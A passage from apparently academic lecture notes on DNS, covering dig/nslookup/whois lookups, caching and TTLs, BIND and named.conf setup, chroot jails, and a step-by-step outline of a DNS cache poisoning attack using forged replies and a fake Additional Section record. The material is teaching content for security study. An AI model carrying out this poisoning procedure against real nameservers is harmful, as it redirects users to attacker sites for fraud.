let's ask the DNS server running at Rice University for the IP address for moonshine.ecn.purdue.edu: (*recall from the previous* `dig` *replies that ns1.rice.edu is a slave nameserver for the purdue.edu domain*)

```
dig  @ns1.rice.edu  +nocmd  moonshine.ecn.purdue.edu
```

we get the following reply

```
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 33037
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;moonshine.ecn.purdue.edu.  IN A

;; ANSWER SECTION:
moonshine.ecn.purdue.edu.  86400 IN A 128.46.144.123

;; Query time: 86 msec
;; SERVER: 128.42.209.32#53(128.42.209.32)
;; WHEN: Sun Mar 30 11:22:27 2008
;; MSG SIZE  rcvd: 58
```

Note that I called `dig` with the `+nocmd` option to suppress the first few comments lines in the answer returned. As the reader can tell from the previous outputs, those comment lines show us the version of `dig` used and how the utility was called.

- So how does `dig` know which nameserver to query if you do not specify one in the command line? `dig` examines the contents of your `/etc/resolv.conf` file for the nameservers to send the query to. The `/etc/resolv.conf` file in my laptop contains the following entries:

```
search hsd1.in.comcast.net.
nameserver 127.0.0.1
nameserver 68.87.72.130
nameserver 68.87.77.130
```

The loopback address 127.0.0.1 shows up in this list because I run a DNS server on my Ubuntu laptop, as previously mentioned.

- The contents of the `/etc/resolv.conf` file shown above are for a session when I am connected to the internet at home where my internet service is provided by **comcast.net**. Note that the first nameserver listed is 127.0.0.1 which is the loopback address for my laptop. This file would look different when I am connected to the internet at Purdue or from a hotel room. **dig** sends its queries to the nameservers in the order they are listed in the `/etc/resolv.conf` file.

- In case you are wondering about the line that starts with `search` in the `/etc/resolv.conf` file, that lines lists the domain names that will be appended to a name that is not fully specified. For example, the name `moonshine.ecn.purdue.edu` is a **fully qualified domain name** (FQDN) but the name `moonshine` is not. If you ask **dig** (or any of the other DNS-related utilities) to fetch information on the `moonshine` name, it will search through the list specified in the "search" line in the `/etc/resolv.conf` line. If it finds `moonshine` in any of those domains, it will subsequently use for `moonshine` the FQDN corresponding to that

domain. If it does not find `moonshine` in any of those domains, `dig` will assume that you are seeking information on `moonshine` that is a subdomain of the root itself.

17.5: `host`, `nslookup`, AND `whois` UTILITIES FOR NAME LOOKUP

- **host** and **nslookup** are the other utilities that can also be used to query nameservers. You may think of them as simpler cousins of **dig**. For example,

```
host  moonshine.ecn.purdue.edu
```

returns

```
moonshine.ecn.purdue.edu  has  address  128.46.144.123
moonshine.ecn.purdue.edu  mail  is  handled  by  10 mx.ecn.purdue.edu.
```

and

```
nslookup  moonshine.ecn.purdue.edu
```

returns

```
Server:         127.0.0.1
Address:        127.0.0.1#53

Non-authoritative answer:
Name:   moonshine.ecn.purdue.edu
Address: 128.46.144.123
```

- You can also ask `nslookup` to query a specific nameserver for name lookup, as in

```
nslookup  moonshine.ecn.purdue.edu  ns2.rice.edu
```

  which returns

```
Server:ns2.rice.edu
Address:128.42.178.32#53

Name: moonshine.ecn.purdue.edu
Address: 128.46.144.123
```

  Note that, as indicated in the output of the **dig** commands shown earlier, the `ns2.rice.edu` DNS server is a slave nameserver for the `ecn.purdue.edu` domain.

- If you want the `nslookup` command to return the authoritative nameserver for a given host, you need to supply `nslookup` with the `-type=NS` option, as in

```
nslookup  -type=NS  moonshine.ecn.purdue.edu
```

  which returns

```
Server:127.0.0.1
Address:127.0.0.1#53

Non-authoritative answer:
*** Can't find moonshine.ecn.purdue.edu: No answer

Authoritative answers can be found from:
ecn.purdue.edu
origin = harbor.ecn.purdue.edu
mail addr = hostmaster.ecn.purdue.edu
```

```
serial = 2009040816
refresh = 10800
retry = 3600
expire = 3600000
minimum = 86400
```

This answer says that the cache of the local DNS server could not supply the answer requested. (If it had, that would have constituted a **non-authoritative answer**.) And then the answer returned says that the authoritative answers can be had from the nameserver running at the `harbor.ecn.purdue.edu` host.

- Another utility that can be used to determine the DNS nameservers (besides other information) for a given domain is **whois**. For example, if you invoke

  ```
  whois purdue.edu
  ```

  to find the **whois server** for the '`purdue.edu`' domain (which happens to be '`whois.educause.net`') and invoke

  ```
  whois -h whois.educause.net purdue.edu
  ```

  you can find out that the zone that corresponds to the '`purdue.edu`' domain uses the following nameservers:

  ```
  NS.PURDUE.EDU              128.210.11.5
  NS1.RICE.EDU
  PENDRAGON.CS.PURDUE.EDU    128.10.2.5
  HARBOR.ECN.PURDUE.EDU      128.46.154.76
  ```

17.6: CREATING A NEW ZONE AND ZONE TRANSFERS

- When a zone administrator A wants to let another administrator B control a part of that zone — that is, a part of the domain — that is within A's zone of authority, A can **delegate** control for that subdomain to B.

- For example, if I was setting up a separate organization within Purdue for doing research in robotics and wanted to run my own nameserver for the subdomain `robotics.purdue.edu`, I'd need to approach the administrators in charge of the `purdue.edu` domain and ask them to delegate the subdomain to me.

- I would then create a nameserver with a name like `ns.robotics.purdue.edu`. This nameserver would become the **SOA** (**Start of Authority**) (*which is the same thing as the authoritative nameserver*) for all the hostnames within the `robotics.purdue.edu` domain. [The reason for "Start" in "Start of Authority" is that I have the freedom to delegate a portion of my `robotics.purdue.edu` domain to someone else for creating a new subdomain under my domain. Obviously, the nameserver in my domain will then become merely a recursive nameserver for the new subdomain.]

- Subsequently, the main nameservers for `purdue.edu` would be authoritative nameservers for all hostnames within the `purdue.edu` domain but not including the hostnames in `robotics.purdue.edu`. With respect to the hostnames in `robotics.purdue.edu`, the main `purdue.edu` nameservers would be the recursive nameservers.

- Let's now see how someone working on a computer in Gambia can figure out the IP address for the `moonshine.ecn.purdue.edu` hostname. The computer in Gambia would first contact one of the root servers whose IP addresses are stored in every network-enabled computer and will receive from the root server the IP address of the **gTLD** DNS server for the generic 'edu.' top-level domain. The Gambian computer will then access the 'edu.' domain nameserver with the same request as before and will receive the IP address of the nameserver for the `purdue.edu` domain. This being the authoritative nameserver for the `purdue.edu` domain will supply the IP address for the requested hostname. As mentioned earlier, when a name resolver works its way leftwards, one step at a time, from the right end of a domain name to figure out the IP address associated with the domain, this is referred to as iterative name lookup.

- Let's go back to the subject of multiple nameservers shown in Section 17.4 for the `ecn.purdue.edu` domain — especially the nameserver that is located at Rice. As mentioned in that section, large domains typically have multiple nameservers for re-

dundancy. These nameservers will generally carry identical information. Sometimes, the nameservers may be categorized as **master** and **slave** nameservers. Any changes to the nameserver record for a local domain would be made to the master nameserver and would then *get automatically synced over* to a slave via what is referred to as a **Zone Transfer**.

- **Master** and **slave** nameservers may also be referred to as the **primary** and **secondary** nameservers. Any additional nameservers for a domain would then be referred to as the tertiary nameservers.

- A primary nameserver is the default for a name lookup. A query will *failover* to the secondary (or to the tertiaries) if the primary is not available.

- The important thing to note here is that the primary nameservers for a domain are located within the zone that corresponds to the domain. In other words, each domain is in charge of supplying the IP bindings for all the names within that domain — as opposed to some central repository being in charge of all the names and their IP addresses.

17.7: DNS CACHE

- The description I gave earlier for how a computer in Gambia might look up the IP address of a hostname in the `purdue.edu` domain is true in theory (but in theory only).

- In practice, if each one of the currently about a billion computers in the world carried out a DNS lookup in the manner previously explained, that would place too great a burden on the root servers. The resulting traffic to the root servers would have the potential of slowing down the name lookup process to the point of its becoming useless.

- This brings us to the subject of caching the name lookups. To understand caching in DNS and where exactly it occurs, let's go back to the business of your computer trying to figure out the IP address associated with a hostname.

- Let's assume that the hostname that your computer is interested in is `www.nyt.com`.

- Note that it is not your computer as a single entity that carries out a DNS name lookup. On the other hand, it is a client application such as the Internet Explorer, Firefox, a mail client such as sendmail, etc., that sends a query to a DNS nameserver.

- Let's say you are within the `purdue.edu` domain and you point your browser to `www.nyt.com`, the browser will send that URL to one of the nameservers of the `purdue.edu` domain. (The nameserver has to be running a program like BIND to be able to process the incoming request for name resolution.) If this is the first request for this URL received by the nameserver for `purdue.edu`, the nameserver will forward the request to the nameserver for the 'com' domain, and the name lookup will proceed in the manner explained previously. However, if this was not the first request for the name resolution of `www.nyt.com`, it is likely that the local nameserver would be able to resolve the URL by looking into its own cache.

- In general, the various client applications (such as mail clients, web browsers, etc.) maintain their own DNS caches usually with very short caching times (typically 1 minute but which can be as long as 30 minutes) for the information stored.

- Additionally, the operating system may carry out some local name resolution before sending out a name resolution request to the nameserver of the local domain. At the very least, the op-

erating system would be programmed to look up the information in `/etc/hosts` for any direct hostname-to-IP address mappings you might have placed there.

- The operating system may also maintain a local cache for the previously resolved hostnames with relatively short caching times (of the order of 30 minutes) for the information stored.

17.7.1: The TTL Time Interval

- When a DNS query for a given hostname is fielded by a authoritative DNS server, in addition to the IP address the server also sends back a time interval known as the TTL (Time to Live) for the response. The TTL specifies the time interval for which the response can be expected to remain valid. What is stored in the cache is both the IP address and its associated TTL. Subsequently, for all DNS queries for the same hostname made within the TTL window, the local name-resolver working with the DNS server will return the cached entry and the query will not be sent to the remote nameserver.

- The TTL value associated with a hostname is set by the administrator of the authoritative DNS server that returns the IP address along with its TTL. The TTL can be in units of minutes, hours, days, and even weeks. Ordinarily, an ISP nameserver will cache an IP address for a hostname for 48 hours.

- While DNS caching (along with the distributed nature of the DNS architecture) makes the hostname resolution faster, there is a down side to caching: any changes to the DNS do not always take effect immediately and globally.

- Earlier we talked about authoritative nameservers and recursive nameservers. On account of the explanation already provided, we may refer to an authoritative nameserver as a **publishing nameserver** and a recursive nameserver as a **caching nameserver**.

- A DNS query emanating from a nameserver is referred to as a **recursive query** when the local nameserver has to ask another nameserver in order to fulfill a lookup request.

- Let's say you are running a DNS server on your laptop. (How you can do that will be explained later in this lecture.) The very first time the name resolver in your laptop needs information on a name elsewhere in the internet, the DNS server running on your laptop will send that request to the DNS server provided by your ISP. If that DNS server does not have the answer, the query produced by the your laptop will eventually go to the authoritative nameserver for the name you are interested in. *Let's experiment with this process with the help of* `dig`. When I make the following command-line invocation on my laptop

```
dig +noauthority +noadditional +noquestion \
                              +nocmd +nocomment nyt.com
```

  where I have used various d''no' options in order to fetch only the `ANSWER SECTION` line and the timing stats I am interested in, I get the following answer

```
nyt.com.    300    IN     A     199.239.137.217
```

```
;; Query time: 216 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Sun Mar 30 15:24:20 2008
;; MSG SIZE  rcvd: 116
```

From the previous explanation of the five fields in a **Resource Record** (RR), we know that the TTL associated with this IP binding for the **nyt.com** name is 300 seconds. On the other hand, if I make the following call with **dig**:

```
dig +noauthority +noadditional +noquestion \
                +nocmd +nocomment dynamo.ecn.purdue.edu
```

I get the following answer

```
dynamo.ecn.purdue.edu.  86400   IN   A   128.46.200.24

;; Query time: 50 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Sun Mar 30 15:50:33 2008
;; MSG SIZE  rcvd: 209
```

Note that the TTL associated with the IP binding for the host-name `dynamo.ecn.purdue.edu` is 86400 seconds — one full 24-hour period. During the TTL periods shown, if the resolver running on my laptop tried to fetch the IP bindings for the two host names — `nyt.com` and `dynamo.ecn.purdue.edu`— the laptop DNS server will return the answer from its own cache as opposed to approaching the DNS server provided by my ISP.

- After a response has been cached by the DNS server running on my laptop, any subsequent queries about the same hostname would be returned by the laptop DNS server provided the TTL time associated with the cached responses has not gone down to zero. If after waiting for about 20 seconds I call **dig** again to fetch information on `nyt.com`, my laptop DNS server will return the following answer:

```
nyt.com.    276     IN      A       199.239.137.217

;; Query time: 0 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Sun Mar 30 15:32:57 2008
;; MSG SIZE  rcvd: 116
```

  Note that the TTL value has gone down to 276 seconds from the original value of 300 seconds. But also note that the **Query time** is now 0 milliseconds. Originally it was 216 milliseconds. The reason for the zero (or close to zero) query time should be obvious. The query time is the time it takes to fetch the answer to a DNS query.

- Service providers on the internet sometimes use short TTL for load balancing purposes. By forcing the downstream recursive DNS servers to fetch the IP bindings associated with a given name more often, they can more evenly distribute the incoming load targeting a particular symbolic hostname.

- If you execute any of the commands such as '`dig @b.root-server.net`

`com`' and '`dig @b.root-server.net uk`' to get a listing of the **gTLD**s for the 'com.' domain in the first case and the **ccTLD**s for the 'uk.' domain in the second, you will find the TTL associated with all such top-level domain servers is 172800 seconds (48 hours).

- The above fact is of considerable importance in making the DNS system secure against a large-scale Denial-of-Service attacks of the sort we talked about in Lecture 16. [What this fact implies is that even if the **root** servers were to be taken down by an adversary, the information about the **TLD** would continue to reside in the lower-level nodes of the DNS tree of zones for roughly two days (depending on when exactly a lower-level DNS server queried a **TLD** server). That would be long enough for remedial action to be taken against the adversary. On the other hand, if an adversary took down the **gTLD**s and the **ccTLD**s — probably an impossible feat because many of the **gTLD**s are geographically replicated and because of the **ccTLD**s are much more numerous — the slave servers for those **TLD**s would provide immediate relief.]

17.8: BIND

- **BIND** (Berkeley Internet Name Daemon) is the most commonly used implementation of a domain name server (DNS).

- The BIND software package consists of the following three components

  - a DNS server (the server program itself is called `named` in the Ubuntu install of BIND)

  - a DNS name resolver library (as mentioned in Section 17.3, the software package that queries DNS servers for information such as the IP address for a given symbolic host name is called the resolver)

  - tools such as **dig**, **host**, **nslookup**, etc., for verifying the proper operation of the DNS server

- BIND was originally written in 1988 by four grad students at the University of California, Berkeley. Later, a new version of BIND,

BIND 9, was written from scratch by Paul Vixie (then working for DEC) to support DNSSEC (DNS Security Extensions). Other important features of BIND 9 include TSIG (Transaction Signatures), DNS Notify, nsupdate, IPv6, mdc flush, views, multiprocessor support, and an improved portability architecture.

- BIND 9 is maintained by ISC (Internet Systems Consortium), a not-for-profit US federal organization based in Redmond CA. ISC's principals are Rick Adams and Paul Vixie. [In addition to BIND, ISC has also developed the software for DHCP, INN (InterNetNews, a Usenet news server that incorporates the NNTP functionality), NTP (Network Time Protocol), OpenReg, etc. As an interesting aside, note that ISC also carries out an annual count of the total number of hosts on the internet by polling all the nameservers. The internet had 4,852,200 hosts in January 1995. In a span of fourteen years, this number has grown 120 fold. The internet had over 600 million hosts in January 2009 (see `http://www.isc.org/solutions/survey`). I last checked it in April 2012 — the number now is close to a billion hosts]

- Microsoft's products for network may or may not use BIND as maintained by ISC. Microsoft uses a DNS called MicrosoftDNS (derived from a WindowsNT port of BIND in early 1990's).

- Other DNS implementations include **djbdns**, **dnsmasq**, **MaraDNS**, etc.

- The `named` server daemon listens on port 53 for both UDP and

TCP requests. Most commonly the incoming name queries will use the UDP transport and the answer returned by the name-server will also be a UDP message. However, if the response to be returned to a client is longer than 1024 bytes, the nameserver will switch to the TCP protocol on the same port. It is not common for client firewalls to keep port 53 open for only the UDP traffic. But such clients can get into name lookup trouble if a remote DNS server needs to send back its full answer using TCP.

17.8.1: Configuring BIND

- Linux/Unix machines most commonly run BIND for DNS.

- As already mentioned, the actual name of the BIND server daemon is `named` in a typical install of the name server. How this nameserver daemon responds to a query depends much on a configuration file called **named.conf**. On Ubuntu Linux platforms, the pathname to this file is `/etc/bind/named.conf`.

- The main purpose of the `named.conf` file is to declare the locations of the **zone files** that the `named` server is allowed to access for responding to the DNS queries received from name resolvers. The zone files contain the database related to the names under the authority of the nameserver. A secondary purpose of `named.conf` is to declare ACL (Access Control List) lists and various options for the operation of the server.

- If you installed the Ubuntu distribution of Linux, your laptop may already be running the `named` server daemon. Do the following to find out:

```
ps ax | grep named
```

If BIND is installed, but not running, you can start/stop/restart it by

```
/etc/init.d/bind9 start
                  stop
                  restart
```

Note that whereas the name of the DNS server daemon is `named`, the name of the script in the `/etc/init.d` directory is `bind9`. If BIND is not already installed in your Ubuntu laptop, use the Synaptic Package Manager to install the **`bind9`**, **`bind9utils`**, **`dnsutils`**, etc. packages.

- If **bind9** is already installed and running, it is most likely configured to run as a **caching nameserver** — which is all that you need on your personal laptop.

- Section 17.11 shows an example of `named.conf` — the BIND configuration file. This version is for Red Hat Linux. On Ubuntu, the `named.conf` file in the `/etc/bind/` directory pulls in some of the information shown in Section 17.11 from two other files — `named.conf.local` and `named.conf.options` — in the same directory.

- The `named.conf` file, or the other files it pulls in with the **`include`** directives, supports C style (/* */) and C++ style (// to the end

of line) comments in addition to the Unix style (# to the end of line) comments used in configuration files.

- The `named.conf` file (or, as mentioned above, it could be the `named.conf.local` file or a file such as `zones.rfc1918`) contains what are known as ACL declarations to define access control lists. The acl `dns_slaves` shown in the `named.conf` file in Section 17.11 specifies that slave nameservers to be used in the **external view**. And the acl `lan_hosts` specifies the group of hosts relevant to the **internal view**.

- Some of the explanations in the rest of this section apply only to `named.conf` for the Red Hat distribution of Linux. For the Ubuntu distribution, the `named.conf`, `named.conf.local`, and `named.conf.options` configuration files should work as installed if the goal is to use your laptop as just a caching nameserver.

- If you are setting up a DNS server for a private 192.168.1.0 network, the external and the internal views refer to how DNS requests coming from outside the 192.168.1.0 intranet should be processed vis-a-vis the lookup requests emanating from within the 192.168.1.0 intranet.

- Next, the `named.conf` file will usually contain an **op-**

tions clause. (On Ubuntu platforms, the **options** clause may be in the `named.conf.options` file.)

- The declarations made in the **options** clause are the default values for the various fields. These defaults may be overridden in the individual zone files that will be located in the `/etc/bind/` directory, the same directory that contains the `named.conf` and other such files. Note that the name of this directory is also specified in the 'options' clause. Note the values specified for the listen-on field:

```
listen_on {
    192.168.1.101;
    127.0.0.1;
};
```

  This implies that the machine on which the `named` server daemon is running has `192.168.1.101` as its IPv4 address. This then also becomes the IP address of the interface on which named will be listening on. Note that the loopback address in IPv4 is `127.0.0.1` and the same in IPv6 is `::1`.

- Let's now talk about the `controls` clause in the `named.conf` file shown in the next section of this lecture. To understand this clause, note that BIND makes available port 953 for remote administration of the nameserver. (As previously mentioned, the server daemon `named` listens on port 53 for UDP requests for DNS service.) The `controls` clause:

```
controls {
    inet 127.0.0.1 allow {localhost;}
    keys { rndc-key; }
}
```

results in a TCP listener on port 953 (the default control port). If remote administration will not be used, this control interface can be disabled by defining an empty `controls` clause:

```
controls {}
```

- The acronym `rndc` in the `controls` clause stands for *Remote Name Daemon Controller* that is used for remote administration. We may think of `rndc` as the remote administration utility whose operation is controlled by a secret key defined in the file `/etc/rndc.key`. The various parameters of this key are defined in `/etc/rndc.conf` configuration file. A new key can be generated by executing '`rndc-confgen -a`' command.

- The `inet` statement within the `controls` clause specifies the IP address of the local server interface on which rndc connections will be accepted. If instead of 127.0.0.1, we had used the wildcard `""`, that would allow for the rndc connections to be accepted on all of the server machine's interfaces, including the loopback interface. The IP address that follows **inet** can accept a port number if the default port 953 is not available. What follows **allow** is the list of hosts that can connect to the rndc channel.

17.8.2: An Example of the named.conf Configuration File

```
acl "dns_slaves" {
    xxx.xxx.xxx.xxx;            # IP of the slave DNS nameserver
    xxx.xxx.xxx.xxx;            # same as above
};

acl "lan_hosts" {
    192.168.1.0/24;             # network address of your local LAN
    127.0.0.1;                  # allow loop back
};

options {                       # this section sets the default options
    directory "/etc/namedb";    # directory where the zone files will reside
    listen-on {
        192.168.1.101;          # IP address of the local interface to listen
        127.0.0.1;
    };
    auth-nxdomain no;           # conform to RFC1035
    allow-query { any; };       # allow anyone to issue queries
    recursion no;               # disallow recursive queries unless
                                # overridden below
};

key "rndc-key" {
    algorithm hmac-md5;
    secret "XXXXXXXXXXXXXXXXXXXXX";
};

controls {
    inet 127.0.0.1 allow { localhost; }
    keys { rndc-key; };
};

view "internal" {
    match-clients { lan_hosts; };    # match hosts in acl "lan_hosts" above
    recursion yes;                   # allow recursive queries
    notify no;                       # disable AA notifies
    // location of the zone file for DNS root servers
    zone "." {
        type hint;
        file "zone.root";
    };
    // be AUTHORITATIVE for forward and reverse lookup inside LAN:
```

```
    zone "localhost" {
        type master;
        file "example.local";
    };
    zone "0.0.0.127.in-addr.arpa" {
        type master;
        file "example.local.reverse";
    };
    zone "example.com" {
        type master;
        file "example.com.zone";
    };
    zone "0.1.168.192.in-addr.arpa" {
        type master;
        file "example.com.reverse";
    };

};

view "external" {
    // "!" means to negate
    match-clients { !lan_hosts; };
    recursion no;                          # disallow recursive queries
    allow-transfer { dns_slaves; };
                # allow "hosts in act "dns_slaves" to transfer zones
    zone "example.com" {
        type master;
        file "external_example.com.zone";
    };
};
```

- Every **zone** statement in the **named.conf** file specifies a domain that it refers to. Zone "." is the root level domain for DNS. Every DNS server must have access to this zone file on the host on which the server is running so that if no other zone is able to provide an answer to the incoming query, the query can be sent off to the root servers.

- When 'type' in a 'zone' declaration is 'master' that means that our DNS server will be a primary server for that zone. Our DNS will

also be authoritative for these zones. When the 'type' is 'hint', then the file named contains information on the root servers that will be accessed should DNS query not be answerable from the information in any of the zone files or from the cache.

- The zone file for a domain name like `127.in-addr.arpa` is for the `in-addr.arpa` domain names that are needed for **reverse DNS lookup**. Reverse lookup means that we want to know the symbolic hostname associated with a numerical IP address in the dotted-quad notation. An IP address such as 123.45.67.89 would be associated with an `in-addr.arpa` domain name of `89.67.45.123.in-addr.arpa`. The symbolic hostname associated with the IP address could be listed in a zone file whose name is something like `0.0.0.123.in-addr.arpa`.

- Note the 'match-clients' line in the 'internal' and the 'external' views. The internal view is for the LAN clients and the external view for clients outside the LAN.

- Note also the definition of `lan_hosts` at the beginning of the config file. The notation `192.168.1.0/24` is the **prefix length** representation for specifying a range of IP addresses. Our example notation says that the first 24 bits of the 32 bit IP address are supposed to remain constant for all the hosts in this LAN. In other words, the subnet mask for this LAN consists of 24 ones followed by eight zeros, that is 255.255.255.0. This implies that

the network address for our LAN is 192.168.1.0 and the host addresses span the range 192.168.1.1 through 192.168.1.255. *The subnet mask tells you which portion of an IP address is the network address and which portion is reserved for the host addresses in a LAN.*

- If you change the `named.conf` file, run the following command

  ```
  named-checkconf
  ```

  If you have no syntax errors in the `named.conf` file, the above command will return nothing.

- Read the manpage on 'named.conf' for further information.

17.8.3: Running BIND on Your Ubuntu Laptop

- As mentioned earlier, your Ubuntu machine may come with preinstalled BIND that gives you a local nameserver ready to go as a caching nameserver. If not preinstalled, install the `bind9` package and the other related packages with the Synaptic Package Manager as described in Section 17.10 of this lecture.

- In all likelihood, your laptop is configured to act as a DHCP client so that it can obtain its IP address dynamically from a DHCP server when you connect the laptop to the internet through either an ethernet or a WiFi interface. [DHCP stands for Dynamic Host Configuration Protocol. This protocol automatically assigns to a DHCP client such networking parameters as the IP address, subnet mask, DNS nameserver addresses, default gateway, etc. The parameters that are received by a client are only good for a fixed interval of time that is referred to as a **lease**.]

- When the laptop receives its DHCP lease, the system will write into the `/etc/resolv.conf` file the hostnames of the DNS nameservers received from the DHCP server. In some non-Ubuntu versions of Linux, this may **not** include the loopback address 127.0.0.1 that you need at the top of the file to ensure that your laptop DNS server is the first to field the name queries emanating from the resolvers. If that's case with your machine, you can fix the problem by first manually enter the string

```
nameserver 127.0.0.1
```

as the first nameserver entry in the `/etc/resolv.conf` file. At the same time, edit the following file

```
/etc/dhcp3/dhclient.conf
```

and uncomment the following line in this file

```
prepend domain-name-servers 127.0.0.1;
```

With this change, when your DHCP lease is renewed or when you next connect to the internet, the '`nameserver 127.0.0.1`' will continue to exist in your `/etc/resolv.conf` file.

17.9: WHAT DOES IT MEAN TO RUN A PROCESS IN A `chroot` JAIL

- Ordinarily, when you run an executable on a Linux machine, it is run with the permissions of the user that started up the executable. **This fact has major ramifications with regard to computer security.**

- Consider, for example, a web server daemon that is fired up by a sysadmin as root. Unless some care is taken in how the child processes are spawned by the web server, all of the server's interaction with the machine on which it is running would be as root. A web server must obviously be able to write to local files and to also execute them (such as when you are uploading a form or such as when a remote client's interaction with the server causes a CGI script on the server to be executed). Therefore, a web server process running as root could create major security holes. **It is for this reason that even when the main HTTPD process starts up as being owned by root, it may spawn child processes as 'nobody'.** It is the child processes that interact with the browsers. More technically speaking, we say that the child HTTPD processes spawned by the main HTTPD server process are `setuid` to the user 'nobody'. The user 'no-

body' has no permissions at all. (Because 'nobody' has no permissions at all, the permissions on the pages to be served out must be set to 755. Purdue ECN sets the permissions of public-web directory in user accounts to 750. That works because the HTTPD processes dishing out the pages are runs as 'www'.)

- Some people think that running a server process as 'nobody' does not provide sufficient security. They prefer to run the server in what is commonly referred to as the **chroot jail**.

- This is done with the 'chroot' command. This command allows the sysadmin to force the program to run in a specified directory and without allowing access from that directory to any other part of the file system.

- For example, if you wanted to run HTTPD in a chroot jail at the node '/www' in the actual directory tree in a file system, you would invoke HTTPD as

```
chroot /www httpd
```

  All pathnames to any resources called upon by HTTPD would now be with respect to the node `/www`. The node `/www` now becomes the new '/' for the httpd executable. Anything not under `/www` will not be accessible to HTTPD.

- Note that, ordinarily, when an executing program tries to access a file, its pathname is with respect to the root '/'. But when

the same program is run when chrooted to a specific node in the directory tree, all pathnames are interpreted with respect to that node.

- Therefore, you can say that 'chroot' changes the default interpretation of a pathname to a file. The default interpretation is with respect to the root '/' of the directory tree. But for a 'chrooted' program, it is with respect to the second argument supplied to 'chroot'. As a result, a 'chrooted' program cannot access any nodes outside of what the program got chrooted to.

- BIND is **not** chroot'ed in Ubuntu.

17.10: PHISHING vs. PHARMING

- **Phishing** is online fraud that attempts to steal sensitive information such as usernames, passwords, and credit card numbers. A common way to do this is to display familiar strings like `www.amazon.com` or `www.paypal.com` in the browser window while their actual URL links are to questionable web servers in some country with weak cyber security laws. [You can check this out by letting your screen pointer linger on such hyperlinked strings in your spam email in order to see the URL that is displayed at the bottom of the browser.]

- In **pharming**, a user's browser is redirected to a malicious web site after an attacker corrupts a domain nameserver (DNS) with illegitimate IP addresses for certain hostnames. This can be done with a **DNS cache poisoning attack**.

- DNS servers that run BIND whose versions predate that of BIND 9 are vulnerable to DNS cache poisoning attacks.

- More commonly, it is the out-of-date BIND software running on old Windows based nameservers that is highly vulnerable to DNS cache poisoning.

17.11: DNS CACHE POISONING

- As mentioned already, by the poisoning of a DNS cache is meant entering in the cache a fake IP address for a hostname, a domain name, or another nameserver.

- What makes DNS cache poisoning a difficult (or, in some cases, relatively easy) exploit is the use of a 16-bit **Transaction ID** integer that is sent with every DNS query. **This integer is supposed to be randomly generated.**

- That is, when an application running on your computer needs to resolve a symbolic hostname for a remote host, it sends out a DNS query along with the 16-bit Transaction ID integer.

- If the nameserver to which the DNS query is sent does not contain the IP address either in its cache or in its zones for which it has authority, it will forward the query to nameservers higher up in the tree of nameservers. **Each such query will be accompanied with its own 16-bit Transaction ID number.**

- When a nameserver is able to respond to a DNS query with the IP address, it returns the answer along with the Transaction ID number so that the recipient of the response can identify the corresponding query. As long as the TCP or UDP port number, the IP address and the Transaction ID from the remote host are correct, the reply to the query is considered to be legitimate.

- The DNS cache poisoning attack proceeds as follows:

  1. Let's say you want to poison the cache of the nameserver running on the machine `harbor.ecn.purdue.edu` by placing in its cache an incorrect IP address for, say, the `amazon.com` domain. The IP address you want to place in the cache presumably belongs to some bad-guys organization.

  2. You could start the attack by asking the DNS server running at `harbor.ecn.purdue.edu` to carry out the name lookup for the domain `amazon.com` by

     ```
     dig  amazon.com  @harbor.ecn.purdue.edu
     ```

     If you are not within the `ecn.purdue.edu` domain when you experiment with the above command, replace `harbor.ecn.purdue.edu` with the IP address of DNS server provided by your ISP provider. You can see that information in your `/etc/resolv.conf` file.

3. Assuming that there was no recent name lookup for `amazon.com` at the DNS server at `harbor.ecn.purdue.edu`, the DNS server will make an NS query to the nameserver in charge of the `com` top-level domain for the IP addresses of the nameservers in charge of the `amazon.com` domain. This NS query issued by the nameserver at `harbor.ecn.purdue.edu` will contain a pseudorandom Transaction ID integer.

4. As you execute the `dig` command shown above in one window of your machine, in another window you will simultaneously fire up a script that floods `harbor.ecn.purdue.edu` with manually crafted packets that look like the reply the DNS server at `harbor` is expecting but that contain the wrong IP address. (As to what port on `harbor` to send these phony replies to, see the last two bulleted points at the end of this section.) Each reply will contain a different Transaction ID integer, with the hope that the Transaction ID in one of those fake replies will match the Transaction ID in the query sent out by `harbor`.

5. Obviously, there is now a race between the correct reply from the nameserver that has the legitimate IP address for the `amazon.com` domain and the flood of fake replies sent by you the attacker. If the Transaction ID integers used by the DNS server at `harbor` are sufficiently predictable, the attacker could get lucky. The DNS server running at `harbor` will use the **first** reply that *looks* legitimate (in the sense that it con-

tains the correct Transaction ID number).

6. What can make such an attack worse is that your fake reply is allowed to contain information in its **Additional Section**, information that was not specifically requested in the queries emanating from **harbor** but that would nonetheless be stored away by the DNS server on **harbor** if it accepts the fake reply. [At a high level of description, the format of a reply expected by a nameserver in response to its recursive queries is the same as what you see when you execute the `dig` command. As to what a reply looks like at the low level, see the reply packets in the `tcpdump` output shown in Section 17.3 of this lecture.] You could, for example, include a wrong IP address for the nameservers assigned to the **amazon.com** domain. The **dig** command shown earlier tells us that `pdns1.ultradns.net` is one of the nameservers for **amazon.com**. So in the **Additional Section** of the fake reply, you could include a Resource Record like

```
pdns1.ultradns.net.   86400   IN    A    xxx.xxx.xxx.xxx
```

where **xxx.xxx.xxx.xxx** stands for the wrong IP address. In this manner, you could also hijack the nameservers for the **amazon.com** domain. Subsequently, the nameserver at **harbor** will access your hijacked nameserver for any hostname in the **amazon.com** domain. [To this, you might say, why not forbid the inclusion of **Additional Section** in the replies expected by a nameserver? Used legitimately, the information supplied through the **Additional Section** significantly cuts down on the DNS traffic on the internet.] **A nameserver accepting information through the Additional Section in**

the manner described here forms the basis of the more virulent DNS cache poisoning attack discovered by Dan Kaminsky, as we discuss in the next section.

7. You can obviously expect the attacker to associate the longest possible TTL with the fake replies. Subsequently, all DNS queries to `harbor.ecn.purdue.edu` for the domain `amazon.com` will be directed to the host that belongs to the bad guys.

- Whether or not the attacker would succeed with a DNS cache poisoning attack depends on how deep an understanding the attacker has of the pseudorandom number generator used by the attacked nameserver for generating the Transaction ID numbers.

